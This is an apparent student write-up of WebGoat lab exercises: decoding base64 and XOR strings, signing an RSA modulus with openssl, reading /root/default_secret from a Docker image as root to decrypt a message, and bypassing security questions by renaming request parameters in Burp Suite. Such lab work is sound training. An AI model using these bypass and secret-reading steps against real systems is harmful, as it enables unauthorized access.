


To complete the assignment I simply went to the inspect element and then clicked on the console and ran the command "webgoat.customjs.phoneHome()" as given in the question and got the random number.

- Assignment 2



To complete the assignment I simply went to the inspect element and then clicked on the network and found the post request sent and found the number in the inspector.




Number found in Inspector.

Alternatively, I can also find the number in BurpSuite Proxy but that wasn't the objective with which the lesson was made so I am not attaching that solution.


Crypto Basics

- Assignment 1

  To solve the problem we can simply use the decoder in BurpSuite on any other on the internet and find the username and password by selecting the encoding as base64




  Assignment Complete



- Assignment 2


  I used an XOR decoder on the internet (https://strelitzia.net/wasXORdecoder/wasXORdecoder.html)

  Assignment Complete




- Assignment 3

  Simply found by searching for the hashes on the internet



- Assignment 4



In this assignment I first saved the private key in the file as "privatekey.key"

To find the modulus I ran the commands

1. "openssl rsa -in privatekey.key -outform PEM -pubout -out publickey.pem"
2. "openssl rsa -pubin -in publickey.pem -text -noout -modulus > modulus"

Modulus generated in file

A2BE1D91FDBB13245CC76DB98536B70972B283C04755286156A8269CF968B1EB
B0CFC22E2BA52CF6F98677D81F50639456C12D63F12BB4B94F05E7292924302F
7989E352A4BCAFE902598EC798F6A0F39B02E09C35056A74AB3BBA16E6CE4D57
774A8048F1BD3DDDEC864D9A1251BC843C034231852A68B63DD7B0766B1631CC
1711DB44944B7DC3104DC2D501549B6A845610079EBCDC3F5F934E0E92A5778F
9AA9CFFC0B16FCBE48B199B30A4552FD0913ECC740D589903ABA82FC8DD94B53
E109ACA1C17B207D0DBB008D7C03BEC29581406CC88442E02AD32517FFB4EF47
E502EF548C874557699CB1198ED78FBE90EB003E9D796B2596DFAE18DCF2292D


To find the signature I ran the commands

1. “echo -n "A2BE1D91FDBB13245CC76DB98536B70972B283C04755286156A8269CF968B1EBB0CFC22E2BA52CF6F98677D81F50639456C12D63F12BB4B94F05E7292924302F7989E352A4BCAFE902598EC798F6A0F39B02E09C35056A74AB3BBA16E6CE4D57774A8048F1BD3DDDEC864D9A1251BC843C034231852A68B63DD7B0766B1631CC1711DB44944B7DC3104DC2D501549B6A845610079EBCDC3F5F934E0E92A5778F9AA9CFFC0B16FCBE48B199B30A4552FD0913ECC740D589903ABA82FC8DD94B53E109ACA1C17B207D0DBB008D7C03BEC29581406CC88442E02AD32517FFB4EF47E502EF548C874557699CB1198ED78FBE90EB003E9D796B2596DFAE18DCF2292D" | openssl dgst -sign privatekey.pem -sha256 -out sign.sha256”
2. “openssl enc -base64 -in sign.sha256 -out sign.sha256.base64”

Signature generated in file

Odt8ryZg8kiGoIL8O+RkgAJiJUxv3vgeuwTstwNKaola8K9wvYVeUDNQK+knS2171ZyvaY7viIBDLZHQ1zXCLhyMbsbnWWCHk3DLWzBj6F/PbXaXCsSYGTJMcm9OhWReXdMOMpbRgb2YfTD0tUcQP11W04+VPOPoapFNf8yn6NsEniIEXMv2aLT+KNwFcdlvwA8auN9nhHAylGtgYdPU1R9nDlKOSKwCcngmvzaKSa2XvuWtq9HdjrQ5EKIF6uNVHa0UwbCyfN/g4FJX8IJhN7ppOgMJP6vQTsCNWFt34viMIhCD+e99Gb1SFBK/qbJwtt7Y3zMJJEJ2vlC4R54fWg==

- Assignment 5



"docker run -d webgoat/assignments:findthesecret"

```
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# docker run -d webgoat/assignments:findthesecret

Unable to find image 'webgoat/assignments:findthesecret' locally
findthesecret: Pulling from webgoat/assignments
5e6ec7f28fb7: Pull complete
1cf4e4a3f534: Pull complete
5d9d21aca480: Pull complete
0a126fb8ec28: Pull complete
1904df324545: Pull complete
e6d9d96381c8: Pull complete
d6419a981ec6: Pull complete
4cf180de4a1f: Pull complete
ff2e10214d79: Pull complete
Digest: sha256:3fba41f35dbfac1daf7465ce0869c076d3cdef017e710dbec6d273cc9334d4a6
Status: Downloaded newer image for webgoat/assignments:findthesecret
d10afdc88222b5064e2e5b07d20e0962e7fb5673eda5556b424aea62c3ffcdac
```

- "docker exec -ti --user 0 d10afdc88222b5064e2e5b07d20e0962e7fb5673eda5556b424aea62c3ffcdac bash"


```
┌──(root㉿kali)-[/home/kali]
└─# docker exec -ti --user 0 d10afdc88222b5064e2e5b07d20e0962e7fb5673eda5556b424aea62c3ffcdac bash
root@d10afdc88222:/# cat /user/default_secret
cat: /user/default_secret: No such file or directory
root@d10afdc88222:/# cat /root/default_secret
ThisIsMySecretPassw0rdF0rY0u
root@d10afdc88222:/# echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+D
HbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile /root/default_secret
Leaving passwords in docker images is not so secureroot@d10afdc88222:/#
```

Then running the command in the root terminal:
"echo "U2FsdGVkX199jgh5oANElFdtCxIEvdEvciLi+v+5loE+VCuy6Ii0b+5byb5DXp32RPmT02Ek1pf55ctQN+DHbwCPiVRfFQamDmbHBUpD7as=" | openssl enc -aes-256-cbc -d -a -kfile /root/default_secret"


- Assignment Complete

Authentication Bypasses


- Assignment



- First I put random answers in the column and submitted it and then intercepted the request via BurpSuite proxy




- Then to bypass the authentication I tried several things such as removing secQuestion0 and secQuestion1 but that didn't work so I tried to change the numbering of questions to 10 and 20 which worked as you can see by the response.



I think this works as the server might be checking is two security questions are passed i.e. two fields of secQuestion are passed but it will not match any question and therefore we are able to bypass the authentication.


Insecure Login

- Assignment




First submitted a random request.

- The login credentials clearly mentioned in the POST request sent to the server caught in the proxy.



- Assignment complete



Question 3

Building JuiceShop:


As shown in the previous question with docker installed on my Kali Linux VM I simply ran the command

1. "docker pull bkimminich/juice-shop"
2. "docker run --rm -p 3000:3000 bkimminich/juice-shop"


Part A

Configuring Burp Suite Proxy on FireFox

